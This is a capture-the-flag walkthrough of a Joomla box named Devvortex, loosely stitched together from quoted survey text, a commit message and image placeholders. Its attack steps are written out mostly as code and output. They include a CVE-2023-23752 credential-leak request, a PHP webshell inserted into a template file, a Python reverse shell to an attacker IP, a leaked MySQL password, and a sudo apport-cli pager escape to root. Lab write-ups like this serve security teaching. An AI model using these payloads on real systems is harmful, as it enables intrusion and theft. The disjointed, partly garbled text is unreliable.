## ***Vulnerability Assessment***

1) There is a endpoint to give information

## Joomla! Versions in the Wild

The importance of a vulnerability is often linked to the number of affected internet-facing systems. A couple Shodan queries find approximately 50,000 internet-facing Joomla! Instances. [Censys](#), with virtual hosts included, puts that number closer to 1.3 million installations. We only have access to the Shodan data though, so we continue with that for the remainder of this writeup.

A Joomla! installation's version can be remotely extracted without authentication by querying one of a few different endpoints. Joomla! version 4 exposes version information in the `/language/en-GB/langmetadata.xml` endpoint. Additionally, most, if not all, Joomla! Instances expose their version in the `/administrator/manifests/files/joomla.xml` endpoint (retrievable without authentication, despite the pathname). We scanned the IP addresses indexed by Shodan and found that Joomla! 4 is not very popular. Only about 14% of responding Joomla! instances used version 4, the only version affected by CVE-2023-23752.

GNU General Public License version 2 or later; see LICENSE.txt

## 2) Found password



## CVE-2023-23752 to Code Execution #1

As discussed, CVE-2023-23752 is an authentication bypass resulting in an information leak. Most of the public exploits use the bypass to leak the system's configuration, which contains the Joomla! MySQL database credentials in plaintext. The following demonstrates the leak:

```
1 curl -v http://10.9.49.205/api/index.php/v1/config/application?public=true
2 * Trying 10.9.49.205:80...
3 * TCP_NODELAY set
4 * Connected to 10.9.49.205 (10.9.49.205) port 80 (#0)
5 > GET /api/index.php/v1/config/application?public=true HTTP/1.1
6 > Host: 10.9.49.205
7 > User-Agent: curl/7.68.0
8 > Accept: */*
9 >
10 * Mark bundle as not supporting multiuse
11 < HTTP/1.1 200 OK
12 < Date: Mon, 20 Mar 2023 15:14:05 GMT
13 < Server: Apache/2.4.41 (Ubuntu)
14 < x-frame-options: SAMEORIGIN
15 < referrer-policy: strict-origin-when-cross-origin
16 < cross-origin-opener-policy: same-origin
17 < X-Powered-By: JoomlaAPI/1.0
18 < Expires: Wed, 17 Aug 2005 00:00:00 GMT
19 < Last-Modified: Mon, 20 Mar 2023 15:14:05 GMT
20 < Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
```



3) Logged in with the credentials

#### 4) Added webshell to templates

Editing file "/administrator/templates/atum/login.php" in template "atum".



```

1  <?php
2
3
4  /**
5   * @package      Joomla.Administrator
6   * @subpackage   Templates.Atum
7   * @copyright    (C) 2016 Open Source Matters, Inc. <https://www.joomla.org>
8   * @license      GNU General Public License version 2 or later; see LICENSE.txt
9   * @since       4.0.0
10
11  system($_GET['cmd']);
12  defined('_JEXEC') or die;
13
14  use Joomla\CMS\Environment\Browser;
15  use Joomla\CMS\Factory;
16  use Joomla\CMS\HTML\HTMLHelper;
17  use Joomla\CMS\Language\Text;
18  use Joomla\CMS\Layout\LayoutHelper;
19  use Joomla\CMS\Uri\Uri;
20
21  /** @var \Joomla\CMS\Document\HtmlDocument $this */
22
23  $app = Factory::getApplication();
24  $input = $app->input;
25  $wa = $this->getWebAssetManager();

```

#### 5) Got command execution

# Exploitation

1) Got reverse shell using python

```
(vigneswar@VigneswarPC)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.242] 58138  
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$ |
```

```
export RHOST="10.10.14.8";export RPORT=4444;python3 -c 'import  
sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT  
"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/bash")'
```

2) Logged in with mysql

```
www-data@devvortex:~$ mysql -h 127.0.0.1 -u lewis -pP4ntherg0t1n5r3c0n##  
mysql: [Warning] Using a password on the command line interface can be insecure.

6) got user flag

```
logan@devvortex:~$ cat user.txt  
366ef274e811a5402e77fad331b904cf  
logan@devvortex:~$ |
```

## Privilege Escalation

1) Found sudo permissions

```
logan@devvortex:~$ sudo -l  
[sudo] password for logan:  
Matching Defaults entries for logan on devvortex:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User logan may run the following commands on devvortex:  
    (ALL : ALL) /usr/bin/apport-cli  
logan@devvortex:~$ |
```

2) Found usage of less pager

# Commit

## ✓ fix: Do not run sensible-pager as root if using sudo/pkexec

The apport-cli supports view a crash. These features invoke the default pager, which is likely to be less, other functions may apply.

It can be used to break out from restricted environments by spawning an interactive system shell. If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

apport-cli should normally not be called with sudo or pkexec. In case it is called via sudo or pkexec execute `sensible-pager` as the original user to avoid privilege elevation.

Proof of concept:

```
...
$ sudo apport-cli -c /var/crash/xxx.crash
[...]
Please choose (S/E/V/K/I/C): v
!id
uid=0(root) gid=0(root) groups=0(root)
!done (press RETURN)
...
```

```
logan@devvortex:~$ sudo /usr/bin/apport-cli -c /var/crash/_usr_bin_sleep.1000.crash
```

\*\*\* Send problem report to the developers?
